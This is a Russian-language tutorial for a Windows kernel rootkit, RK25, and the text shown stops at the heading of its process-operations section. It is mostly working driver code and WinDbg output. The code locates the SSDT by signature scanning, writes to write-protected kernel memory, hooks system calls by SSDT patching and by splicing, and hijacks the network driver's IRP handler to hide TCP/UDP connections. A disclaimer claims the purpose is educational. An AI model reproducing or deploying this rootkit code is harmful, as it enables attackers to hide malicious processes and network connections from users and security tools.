



RK25 Rootkit

This is a minimal guide

Content:

1. Этические границы и цели
2. С чего начать? Начнем сначала
3. Kernel Searcher
4. OS Version Switcher
5. Hooking
 - 5.1. Syscall hooking
 - 5.2. Hook network driver and hide connection
6. Process operations
7. Послесловие и перспективы

1. Этические границы и цели

Прежде всего хочется предостеречь впечатлительного читателя о том, что данный проект не предназначен для вредоносного использования, а служит для созидательных целей – обучения и анализа. В этой связи, для профилактики стоит заявить, что я не несу ответственности за то, где данное решение и его части будут применены и за последствия после применения.

Главными задачами перед собой я ставлю изучение возможностей вредоносных драйверов режима ядра в среде OS Windows и практическая демонстрация некоторых моих знаний в области написания rootkit'ов.

2. С чего начать? Начнем сначала

Думаю, что нужна базовая (основа, фундамент :D) глава и хочу немного расписать, как и что нужно сделать, чтобы добиться первого работающего драйвера. Перейду к перечислению необходимого инструментария – собственно, это – Visual Studio, пакет SDK, пакет WDK (ставится отдельно) и небольшой костыль.




Рис 1.1 – Необходимые компоненты в VS

После установки появятся варианты проектов «Kernel Mode Driver» – выбираем вариант с пустым проектом (Kernel Mode Driver Empty). Теперь, имея код драйвера, представленного на Рис 1.2, мы можем смело собирать драйвер, хотя есть вероятность, что потребуются какие-то изменения в свойствах проекта. Кто-то скажет, что делает он целое ничего, но я скажу, что он корректно загружается и выгружается.



```
#include <ntddk.h>

VOID DriverUnload(IN PDRIVER_OBJECT pDriverObject);

NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING pRegistryPath) {
    pDriverObject->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}

VOID DriverUnload(IN PDRIVER_OBJECT pDriverObject) {
    return;
}
```

Рис 1.2 – Самый простой драйвер

Путь написания всяких интересностей продолжится в разрезе RK25 далее по главам, минуя скрупулёзную отладку и рутину. Что же касается костыля, то речь вот о чем – если выбрать целевую версию OS Windows отличную от 10/11, то получим следующее сообщение.




Рис 1.3 – Ошибка сборки

Два раза кликаем по ошибке и видим, что данная проблема генерируется в файле «WindowsDriver.Common.targets», который ограничивает версии целевой системы и называет нас нехорошими дядьками. Так вот, чтобы мирно решить это, достаточно будет закомментировать строки с этой проверкой. Ровно так же можно поступить, когда IDE не дает собрать драйвер на x32 архитектуре.

Конечно, если делать всё как рекомендует Microsoft, то нужно ставить отдельную SDK и WDK каждый раз, когда требуется сменить целевую версию OS, но зачем такие сложности? С этим можно ознакомиться на [stackoverflow](https://stackoverflow.com).

3. Kernel Searcher

При запуске RK25 осуществиться первичная инициализация, которая необходима для последующих манипуляций внутри ядра и которая состоит из следующих этапов:

1) Адрес загруженного ядра *ntoskernel.exe* или *Kernel ImageBase*

Данное действие требуется для будущих манипуляций с адресным пространством ядра. Находится же данный адрес проще, чем думается – запрашивается список о загруженных модулях ядра через функцию `ZwQuerySystemInformation()` и осуществляется поиск по этому списку, где проверяется, что адрес функции системного вызова (например, `NtOpenFile`) находится в адресном пространстве этого модуля.

```
pRtlProcessModule = pRtlProcessModules->Modules;
for (i = 0; i < pRtlProcessModules->NumberOfModules; ++i) {
    // Detect nt address space
    if (syscallAddress >= pRtlProcessModule[i].ImageBase &&
        syscallAddress < (PVOID)((PUCHAR)pRtlProcessModule[i].ImageBase + pRtlProcessModule[i].ImageSize)) {
        glKernelBase = pRtlProcessModule[i].ImageBase;
        glKernelSize = pRtlProcessModule[i].ImageSize;
        break;
    }
}
```

Рис 3.1 – Поиск ImageBase ядра по адресу системного вызова

2) Адрес таблиц системных вызовов *SSDT* и *SSDT Shadow*

Это уже один из ключевых объектов для наших пакостей. Получение же адреса таблицы SSDT (SSDT Shadow) зависит от версии OS Windows и может быть получено двумя способами. Так, в более старших версиях ядра необходимый параметр `KeServiceDescriptorTable` (указатель на SSDT) был экспортируемым, что позволяло напрямую получить его адрес по имени, однако в более свежих сборках `KeServiceDescriptorTable` экспортироваться перестал, а значит требуется новый способ и в сообществе его нашли.

Суть его заключается в нахождении внутри адресного пространства ядра системного вызова `KiSystemServiceRepeat`, в котором заботливо вложили в первые две ассемблерные инструкции `lea` смещения до SSDT и SSDT Shadow (Рис 3.2). WinDBG нам помогает, подставляя сразу имя таблицы, но при желании можно посчитать смещение руками последней командой на Рис 3.2 (7 байт нужно добавлять, т. к. `rip` уже указывает на следующую инструкцию, а длина инструкции и смещения как раз 7 байт).

```

0: kd> dps nt!KeServiceDescriptorTable L4
fffff807`396198c0 fffff807`388e5100 nt!KiServiceTable
fffff807`396198c8 00000000`00000000
fffff807`396198d0 00000000`000001e6
fffff807`396198d8 fffff807`388e589c nt!KiArgumentTable
0: kd> u nt!KiSystemServiceRepeat L2 lea r10, [rip + 0x009c4855]
nt!KiSystemServiceRepeat:
fffff807`38c55064 4c8d1555489c00 lea r10, [nt!KeServiceDescriptorTable (fffff807`396198c0)]
fffff807`38c5506b 4c8d1dce108e00 lea r11, [nt!KeServiceDescriptorTableShadow (fffff807`39536140)]
0: kd> dps 0xfffff807`38c55064+0x009c4855+0x7 L1
fffff807`396198c0 fffff807`388e5100 nt!KiServiceTable

```

Рис 3.2 – Смещение до SSDT через KiSystemServiceRepeat

Зная это, можно найти функцию KiSystemServiceRepeat, осуществляя поиск по первым байтам инструкций (они неизменны), однако игнорируя при этом смещение (оно может меняться). На Рис 3.3 можно видеть разворачивание PE-заголовков и поиск по секциям PE-образа ядра, а также расчет необходимых смещений с объяснением в комментарии для получения адресов SSDT и SSDT Shadow.

```

pImageNtHeaders = RtlImageNtHeader(glKernelBase);
first = (PIMAGE_SECTION_HEADER)(pImageNtHeaders + 1);
count = pImageNtHeaders->FileHeader.NumberOfSections;
for (section = first; section < first + count; ++section) {
    if (section->Characteristics & IMAGE_SCN_MEM_NOT_PAGED &&
        section->Characteristics & IMAGE_SCN_MEM_EXECUTE &&
        !(section->Characteristics & IMAGE_SCN_MEM_DISCARDABLE) &&
        (*(PULONG)section->Name != 'TINI') &&
        (*(PULONG)section->Name != 'EGAP')) {

        if (RK25SearchPatternInMemory(pattern, sizeof(pattern) - 1, 0xCC, TRUE,
            (PUCHAR)glKernelBase + section->VirtualAddress, section->Misc.VirtualSize,
            &foundAddress, &foundOffset)) {
            //RK25_DBG_INFO_F(RK25_PROLOG_KERNEL, "Match found: 0x%p (offset: 0x%X)", foundAddress, foundOffset);

            // how it work?
            // 1 +3 bytes to skip opcode lea (shadow: +3 first opcode lea +4 offset operand +3 second opcode lea) and save value as PULONG (8 bytes) pointer
            // 2. Deference pointer and add ULONG (4 bytes) offset to address
            // 3. +7 bytes (shadow: +14) for skip sizeof opcode lea and offset
            glSSDT = (PKSERVICE_TABLE_DESCRIPTOR)((PUCHAR)foundAddress + *(PULONG)((PUCHAR)foundAddress + 3) + 7);
            glShadowSSDT = (PKSERVICE_TABLE_DESCRIPTOR)((PUCHAR)foundAddress + *(PULONG)((PUCHAR)foundAddress + 10) + 14);
            break;
        }
    }
}

```

Рис 3.3 – Поиск SSDT по сигнатуре KiSystemServiceRepeat

3) Адрес системного *EPROCESS* и головы списка *ActiveProcessLinks*

Системный адрес структуры *_EPROCESS* определить несложно легитимным методом *PsGetCurrentProcess*, но, кроме всего прочего, задача стоит в нахождении головы списка *ActiveProcessLinks*, который находится в структуре *_EPROCESS*.

Первое, что приходит на ум – это взять структуру *_EPROCESS* из распространенных источников и использовать её в коде, однако этот способ не учитывает, что структура имеет ряд различий относительно версий OS Windows. В этой связи, можно описать в коде все обходимые структуры *_EPROCESS* и работать с актуальной версией для конкретной OS Windows, но был найден способ получше.

Суть в том, что *ActiveProcessLinks* всегда находится после элемента *UniqueProcessId* (PID процесса), который практически в самом начале

структуры, что дает возможность полагаться на него. На Рис 3.4 представлена версия `_EPROCESS` справедливая для Windows 11.

```
0: kd> dt _EPROCESS
nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x438 ProcessLock : _EX_PUSH_LOCK
+0x440 UniqueProcessId : Ptr64 Void
+0x448 ActiveProcessLinks : LIST_ENTRY
+0x458 RundownProtect : _EX_RUNDOWN_REF
+0x460 Flags2 : Uint4B
+0x460 JobNotReallyActive : Pos 0, 1 Bit
+0x460 AccountingFolded : Pos 1, 1 Bit
```

Рис 3.4 – Смещения вначале структуры `_EPROCESS`

Таким образом, необходимое условие корректно найденного адреса `ActiveProcessLinks` (APL) – это следующие шаги (Рис 3.5):

- Поиск в структуре `_EPROCESS` значения `UniqueProcessId` (PID)
- Смещение на `sizeof(HANDLE)` от `UniqueProcessId`
- Проверка на корректность полученного адреса APL и его ссылок `_LIST_ENTRY`: `APL->Flink` и `APL->Blink`

```
/*
 * kd> dt _EPROCESS
 * nt!_EPROCESS
 * +0x000 Pcb : _KPROCESS
 * +0xXXX ProcessLock : _EX_PUSH_LOCK
 * +0xXXX UniqueProcessId : Ptr64 Void
 * +0xXXX ActiveProcessLinks : _LIST_ENTRY
 *
 * Find UniqueProcessId value and check LIST_ENTRY with offset (&UniqueProcessId)+sizeof(HANDLE)
 */
while (offset < 0x500) {
    if (RK25SearchPatternInMemory((PUCHAR)&pid, sizeof(HANDLE), 0, FALSE, (PVOID)address, 0x500 - offset, &addressCheck, &offsetCheck)) {
        address = addressCheck + sizeof(HANDLE);
        offset += offsetCheck + sizeof(HANDLE);
        if (RK25IsAddressSystemRange(address) && RK25IsValidListEntry(address)) {
            glSystemEProc = proc;
            glOffsetToAPL = offset;
            glActiveProcessLinks = (PLIST_ENTRY)(address);
            RK25SearchAPLHead((PUCHAR)proc + offset, offset);
            RK25OffsetTokenSearch(glSystemEProc);
            break;
        }
    }
    else break;
}
```

Рис 3.5 – Поиск `ActiveProcessLinks`

И вроде бы уже неплохо – найден элемент списка APL и надежный способ смещения до него, но это всё еще не голова списка. Определить ее можно по косвенным признакам (Рис 3.6):

- Адрес головы списка всегда выровнен и последние 8-бит нулевые, однако в зависимости от смещения до `ActiveProcessLinks` в версии `_EPROCESS` используемой в системе может быть не выровнено. Например, при смещении `0x448` последние 8 бит APL в структуре `_EPROCESS` данного процесса всегда будет кончаться этими же 8 битами.

- Голова списка APL не принадлежит никакому процессу и, соответственно, не хранится ни в каком процессе (_EPROCESS). Следовательно, если попытаться воссоздать структуру _EPROCESS, сместившись до начала структуры, мы получим структуру, в которой PID будет равен нулю.

```
0: kd> dt _LIST_ENTRY 0xFFFFF83071EAC6040+0x448
nt!_LIST_ENTRY
[ 0xfffff8307`1eae04c8 - 0xfffff807`47650d70 ]
+0x000 Flink      : 0xfffff8307`1eae04c8 _LIST_ENTRY [ 0xfffff8307`1f7d6488 - 0xfffff8307`1eac6488 ]
+0x008 Blink      : 0xfffff807`47650d70 _LIST_ENTRY [ 0xfffff8307`1eac6488 - 0xfffff8307`226264c8 ]
0: kd> dt _EPROCESS 0xFFFFF83071EAC6040
nt!_EPROCESS
+0x000 Pcb        : _KPROCESS
+0x438 ProcessLock : _EX_PUSH_LOCK
+0x440 UniqueProcessId : 0x00000000`00000004 Void
+0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xfffff8307`1eae04c8 - 0xfffff807`47650d70 ]
+0x458 RundownProtect : _EX_RUNDOWN_REF
+0x460 Flags2       : 0xd000
```




Рис 3.6 – Голова списка ActiveProcessLinks

Ко всему описанному в данном модуле присутствует независимая функция записи в защищенную от записи память (Рис 3.7), которая ни раз будет использована в дальнейшем. Часть функциональности взята из открытых источников и в настоящем коде сведена в единый метод записи для всего и вся.

```
/**
 * @brief Copy memory to write-protected space
 *
 * @ref https://www.cyberark.com/resources/threat-research-blog/fantastic-rootkits-and-where-to-find-them-part-3-arm-edition
 * @ref https://m0uk4.gitbook.io/notebooks/mouka/windowsinternal/ssdt-hook#disable-write-protection
 */
NTSTATUS RK25SuperCopyMemory(IN VOID UNALIGNED* Destination, IN CONST VOID UNALIGNED* Source, IN ULONG Length) {
    NTSTATUS status = STATUS_SUCCESS;
    KIRQL oldIrql;
    KeAcquireSpinLock(&gSysLock, &oldIrql); // up to DISPATCH_LEVEL

    #if defined(_M_IX86)
        //KIRQL oldIrql = DisableMP();
        DisableMP();
        RtlCopyMemory(Destination, Source, Length);
        EnableMP(oldIrql);
    #else
        //Change memory properties.
        PMDL pmdl = IoAllocateMdl(Destination, Length, 0, 0, NULL);
        if (!pmdl) {
            status = STATUS_MEMORY_NOT_ALLOCATED;
            goto fskip;
        }
        MmBuildMdlForNonPagedPool(pmdl);
        UINT64* mapped = (UINT64*)MmMapLockedPagesSpecifyCache(pmdl, KernelMode, MmWriteCombined, NULL, FALSE, NormalPagePriority);
        if (!mapped) {
            status = STATUS_NONE_MAPPED;
            goto fmdl;
        }
        /*
         * mb change RtlCopyMemory to InterlockedExchange and remove spinlock functionality
         */
        RtlCopyMemory(mapped, Source, Length);
        MmUnmapLockedPages((PVOID)mapped, pmdl);
    fmdl:
        IoFreeMdl(pmdl);
    fskip:
    #endif
    KeReleaseSpinLock(&gSysLock, oldIrql);
    return status;
}
```

Рис 3.7 – Функция записи в защищенную от записи память

RK25SuperCoreMemory() достаточно типичен по своей цели и способу – он решает проблему записи в защищенную от записи память, осуществляя защиту

от параллельного доступа путем захвата Spin-Lock, хотя конкретный способ записи всё еще зависит от архитектуры.

При использовании x86 архитектуры будут достаточны ассемблерные вставки, которые напрямую редактируют регистр cr0 и отключают бит WP (WriteProtect). Для x64-архитектур же справедливо будет отображение памяти через MDL.

В конечном итоге, после всех подготовок перед записью для обеих архитектур непосредственная запись осуществляется через RtlCopyMemory(). Возможно, в каких-то местах более разумно будет использовать семейство методов InterlockedExchange, что позволило бы не использовать Spin-Lock блокировку (в InterlockedExchange* реализована атомарная блокировка) и учитывать длину записываемых данных, однако я посчитал, что это несущественно.

4. OS Version Switcher

Данная глава более рутинная и философская, чем все остальные, так как внутри себя банально перебирает все версии OS Windows. Модуль при инициализации обращается к RtlGetVersion() и заполняет структуру OSVERSIONINFOEX, в которой можно по сведениям версии ядра, номера сборки, ServicePack и ProductType определить принадлежность к той или иной версии OS Windows (например, как на Рис 3.8). Можно не трудно догадаться, что кода получается много и он достаточно бестолковый, но в этом его и сила – всё понятно и просто.

```
ULONG RK25GetOSVersionCode(OSVERSIONINFOEX pVersionInfo) {
    ULONG code = RK25_OS_VERSION_WIN_UNKNOWN;

    if (glOsVersionCode != RK25_OS_VERSION_WIN_UNKNOWN) return glOsVersionCode;

    if (pVersionInfo) {
        ULONG major = pVersionInfo->dwMajorVersion;
        ULONG minor = pVersionInfo->dwMinorVersion;
        ULONG build = pVersionInfo->dwBuildNumber;
        USHORT spMajor = pVersionInfo->wServicePackMajor;
        UCHAR type = pVersionInfo->wProductType;

        if (major == 5 && minor == 1) {
            // Windows XP Starter
            // Windows XP Home
            // Windows XP Professional
            // Windows XP 64 - bit Edition (SP3 only for AI-32)
            // Windows XP Media Center Edition
            // Windows XP Media Center Edition 2004
            // Windows XP Media Center Edition 2005
            // Windows XP Media Center Edition 2005 Update Rollup 2
            if (spMajor == 0) code = RK25_OS_VERSION_WIN_XP_SP0;
            else if (spMajor == 1) code = RK25_OS_VERSION_WIN_XP_SP1;
            else if (spMajor == 2) code = RK25_OS_VERSION_WIN_XP_SP2;
            else if (spMajor == 3) code = RK25_OS_VERSION_WIN_XP_SP3;
        }
    }
}
```

Рис 3.8 – Определение версии OS Windows XP

В этом модуле также от версии OS Windows по тому же принципу осуществляется определение номера системного вызова для NtQuerySystemInformation и NtTerminateProcess.

5. Hooking

5.1. Syscall hooking

Перехват системного вызова в RK25 может быть осуществлен двумя способами: методом подмены адреса обработчика в таблице SSDT и splicing-методом. В последнем требуется определенная точность и дополнительные расходы (время, ресурсы) на пред- и пост-обработку.

```
// Win7 and older
typedef struct _KSERVICE_TABLE_DESCRIPTOR {
    PULONG_PTR Base;    // Array of syscalls
    PULONG Count;       // Unused
    ULONG Limit;        // Max len == len(Base) == len(Number)
    PCHAR Number;       // Array of count syscall arguments
} KSERVICE_TABLE_DESCRIPTOR, * PKSERVICE_TABLE_DESCRIPTOR;

// Win8 and later
typedef struct _KSERVICE_TABLE_DESCRIPTOR_NEW {
    PULONG Base;        // Array of offset syscalls
    PULONG Count;       // Unused
    ULONG Limit;        // Max len == len(Base) == len(Number)
    PCHAR Number;       // Array of count syscall arguments
} KSERVICE_TABLE_DESCRIPTOR_NEW, * PKSERVICE_TABLE_DESCRIPTOR_NEW;
```

Рис 5.1.1 – Необходимые структуры для работы с SSDT

Вначале рассмотрим подмену адреса – сама по себе идея подмены адреса в поле SSDT очевидна: по конкретному номеру системного вызова (они меняются от системы к системе), взятого как индекс для массива с адресами системных вызовов осуществляется смещение, а полученное значение и есть наш непосредственный адрес функции системного вызова. Если представить схематично, то будет обращение: «SSDT->Base[NumberOfSyscall]» – только это справедливо лишь для x86-архитектур.

Для современных OS Windows с x64 архитектурой всё будет чуть хитрее. С призывом побороть попытки перехвата системных вызовов традиционный способ хранения был изменен. Теперь вместо адресов на системные вызовы поместили короткие смещения, фактически, ограничивающие передачу управления внутри модуля ядра – от перехватов это не избавило, но способ усложнился (пример на Рис 5.1.3):

- Осуществляется поиск пространства в ядре с разрешением на исполнение

- В найденное место вписывается безусловный переход (Рис 5.1.2) на ожидаемый обработчик системного вызова
- В таблицу SSDT по индексу данного системного вызова записывается смещение до найденного пространства в первом шаге

```
#if defined(_M_X64)
    // Write bytecode (?? is address):
    // ff 25 00 00 00 00 ?? ?? ?? ?? ?? ?? ?? ??
    //
    // Disasm (?? is address):
    // ff 25 00 00 00 00      jmp     QWORD PTR [rip+0x0]      # jmp to [rip + 6 byte opcode]
    // ?? ?? ?? ?? ?? ?? ?? ??      # <- rip
    //
    *(PUSHORT)(bytecode) = 0x25FF; // opcode jmp x64
    *(PULONG)(bytecode + sizeof(USHORT)) = 0;
    *(PULONGLONG)(bytecode + sizeof(USHORT) + sizeof(ULONG)) = (ULONGLONG)address;
#else
    *(PCHAR)(bytecode) = 0xE9; // opcode jmp x86
    *(PULONG)(bytecode + sizeof(PCHAR)) = 0;
    *(PULONG)(bytecode + sizeof(PCHAR) + sizeof(ULONG)) = (ULONG)address;
#endif

if (buffer && len) {
    *len = size;
    RtlCopyMemory(buffer, dst, size);
}

status = RK25SuperCopyMemory(dst, bytecode, size);
```

Рис 5.1.2 – Формирование бинарного кода с инструкцией jmp + адрес

В угоду выразительности я опустил некоторые детали в процессе вычисления фактического адреса системного вызова и замены его собственным обработчиком, но, думаю мне, что читатель всё необходимое может найти на Рис 5.1.3. Если упростить, то главная задумка тут в том, чтобы написать адрес туда, куда это вмещается :DD

```
0: kd> dps nt!KeServiceDescriptorTable L4
fffff803`3f2058c0 fffff803`3e4d1100 nt!KiServiceTable
fffff803`3f2058c8 00000000`00000000
fffff803`3f2058d0 00000000`000001e6
fffff803`3f2058d8 fffff803`3e4d189c nt!KiArgumentTable
0: kd> dd /c1 nt!KiServiceTable+(4*0x33) L1
fffff803`3e4d11cc 05d6b402
0: kd> ? 0x05d6b402 >>> 0x4
Evaluate expression: 6122304 = 00000000`005d6b40
0: kd> u nt!KiServiceTable + (05d6b402 >>> 4)
nt!NtOpenFile ← disas syscall
fffff803`3eaa7c40 4c8bdc mov r11,rsp
fffff803`3eaa7c43 4881ec88000000 sub rsp,88h
fffff803`3eaa7c4a 8b8424b8000000 mov eax,dword ptr [rsp+0B8h]
fffff803`3eaa7c51 4533d2 xor r10d,r10d
fffff803`3eaa7c54 4d8953f0 mov qword ptr [r11-10h],r10
fffff803`3eaa7c58 c744247020000000 mov dword ptr [rsp+70h],20h
fffff803`3eaa7c60 458953e0 mov dword ptr [r11-20h],r10d
fffff803`3eaa7c64 4d8953d8 mov qword ptr [r11-28h],r10
```

Рис 5.1.2 – Вычисление адреса NtOpenFile из SSDT в OS Windows 11

Hook splicing-методом чуть сложнее тем, что придется несколько раз за вызов изменять бинарный код в памяти и совершать дополнительные переходы. Если

взять суть, то наша задача теперь вписать адрес на свой обработчик не в таблицу SSDT, а напрямую в первые байты кода системного вызова, сохраняя при этом старый бинарный код для восстановления системного вызова перед его непосредственным запуском. При этом всем, чтобы splicing оставался всегда в работе, это действие необходимо повторять (Рис 5.1.3) после каждого обращения к системному вызову – тут, собственно, и кроются накладные расходы на все эти выкрутасы.

```
NTSTATUS RK25JumpToHookNtQuerySystemInformation(
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    IN OUT PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT OPTIONAL PULONG ReturnLength
) {
    __try {
        NTSTATUS status;
        RK25RestoreAfterHook(&glSplicingRestoreDataQ);
        status = HookNtQuerySystemInformation(
            SystemInformationClass,
            SystemInformation,
            SystemInformationLength,
            ReturnLength
        );
        RK25WriteTrampoline(glSplicingRestoreDataQ.address, RK25JumpToHookNtQuerySystemInformation, NULL, NULL);
        return status;
    }
    __except(EXCEPTION_EXECUTE_HANDLER){
        PEXCEPTION_RECORD exrec = GetExceptionInformation()->ExceptionRecord;
        RK25_DBG_EXCEPT(RK25_PROLOG_HOOK_NTQSI, exrec);
        return STATUS_UNSUCCESSFUL;
    }
}
```

Рис 5.1.3 – Обработчик splicing перехвата для NtQuerySystemInformation

Данный модуль является в RK25 ключевой для работы с перехватом системных вызовов, через который совершаются все перехваты и поочередно отчищаются/восстанавливаются при выгрузке руткита.

5.2. Hook network driver and hide connection

В коде RK25 реализован перехват драйвера сетевого стека осуществляется за счет замены обработчика IRP-запросов, то есть загружается образ драйвера через ObReferenceObjectByName() и в MajorFunction под тегом IRP_MJ_DEVICE_CONTROL записывается наш перехватчик посредством атомарной операции InterlockedExchange (Рис 5.2.1).

```
#if defined(_M_X64)
    glOrigNetDeviceControl = glObNetDriver->MajorFunction[IRP_MJ_DEVICE_CONTROL];
    InterlockedExchange64(
        (LONG64*)&glObNetDriver->MajorFunction[IRP_MJ_DEVICE_CONTROL],
        (LONG64)HookDeviceControlNetDriver
    );
#else
    InterlockedExchange(
        (LONG*)&glObNetDriver->MajorFunction[IRP_MJ_DEVICE_CONTROL],
        (LONG)HookDeviceControlNetDriver
    );
#endif
```

Рис 5.2.1 – Hook сетевого драйвера через подмену IRP-обработчика

Кажется, что перехват уже реализован, но это только половина перехвата. Дело в том, что наша задача перехватить данные в результате работы оригинального обработчика, а значит надо дать ему отработать и уже после редактировать данные – с этой целью посредством параметра CompletionRoutine текущего IRP-запроса передается адрес функции из RK25, которая вызовется после завершения работы оригинального обработчика и совершит полезное действие с подготовленными для user-space данными (Рис 5.2.2).

```
NTSTATUS HookDeviceControlNetDriver(
    IN PDEVICE_OBJECT DeviceObject,
    IN IRP pIrp
) {
    PRK25_ONC oldData = NULL;
    PIO_STACK_LOCATION pIrpStack = IoGetCurrentIrpStackLocation(pIrp);

    if (pIrpStack->Parameters.DeviceIoControl.IoControlCode == IOCTL_NSIPROXY_GET_CONNECTIONS) { // IOCTL code
        PRK25_ONC saveData = (PRK25_ONC)ExAllocatePoolWithTag(NonPagedPool, sizeof(RK25_ONC), 'OICD');
        if (saveData) {
            saveData->oldRoutine = pIrpStack->CompletionRoutine;
            saveData->oldContext = pIrpStack->Context;
            saveData->invOnSuc = (pIrpStack->Control & SL_INVOKE_ON_SUCCESS ? TRUE : FALSE);
            saveData->proc = IoGetCurrentProcess();

            // delayed hook
            pIrpStack->CompletionRoutine = HookCompletionRoutineNetDriver;
            pIrpStack->Context = saveData;
            pIrpStack->Control |= SL_INVOKE_ON_SUCCESS;
        }
    }

    if (glOrigNetDeviceControl) return glOrigNetDeviceControl(DeviceObject, pIrp);
    else {
        RK25_DBG_ERR(RK25_PROLOG_HOOK_NET, "Panic! DeviceControl pointer is NULL");
        return STATUS_SUCCESS;
    }
}
```

Рис 5.2.2 – Подмененный IRP-обработчик сетевого драйвера

И остается последнее – скрывание сетевого TCP/UDP соединения, которое совершается за счет некоторого набора подобранных структур и манипуляциями с перетиранием данных (Рис 5.2.3), где, грубо говоря, каждый претендент на скрывание проходит по списку на совпадение.

```
PRK25_HND entry;
do {
    entry = (PRK25_HND)RK25ListEntryNext(gLLCNet);
    if (entry)
        if ((entry->attr & RK25_NET_TCP) && nsiParam->Type == _NSI_PARAM_TYPE_TCP) {
            if (entry->attr & RK25_NET_LOCAL) {
                if (((entry->attr & RK25_TARGET_STRING) && entry->ip == tcpEntries[i].Local.IpAddress) ||
                    ((entry->attr & RK25_TARGET_DECIMAL) && entry->port == tcpEntries[i].Local.Port)) {
                    RK25RemoveTCPConn(tcpEntries, statusEntries, processEntries, nsiParam, i--);
                }
            }
            else if (entry->attr & RK25_NET_REMOTE) {
                if (((entry->attr & RK25_TARGET_STRING) && entry->ip == tcpEntries[i].Remote.IpAddress) ||
                    ((entry->attr & RK25_TARGET_DECIMAL) && entry->port == tcpEntries[i].Remote.Port)) {
                    RK25RemoveTCPConn(tcpEntries, statusEntries, processEntries, nsiParam, i--);
                }
            }
        }
        else if ((entry->attr & RK25_NET_UDP) && nsiParam->Type == _NSI_PARAM_TYPE_UDP) {
            if ((entry->attr & RK25_TARGET_STRING) && entry->ip == udpEntries[i].IpAddress) ||
                ((entry->attr & RK25_TARGET_DECIMAL) && entry->port == udpEntries[i].Port)) {
                RK25RemoveUDPConn(udpEntries, statusEntries, processEntries, nsiParam, i--);
            }
        }
    } while (entry != NULL);
RK25ListFlush(gLLCNet);
```

Рис 5.2.3 – Поиск совпадений на скрывание сетевого соединения

6. Process operations

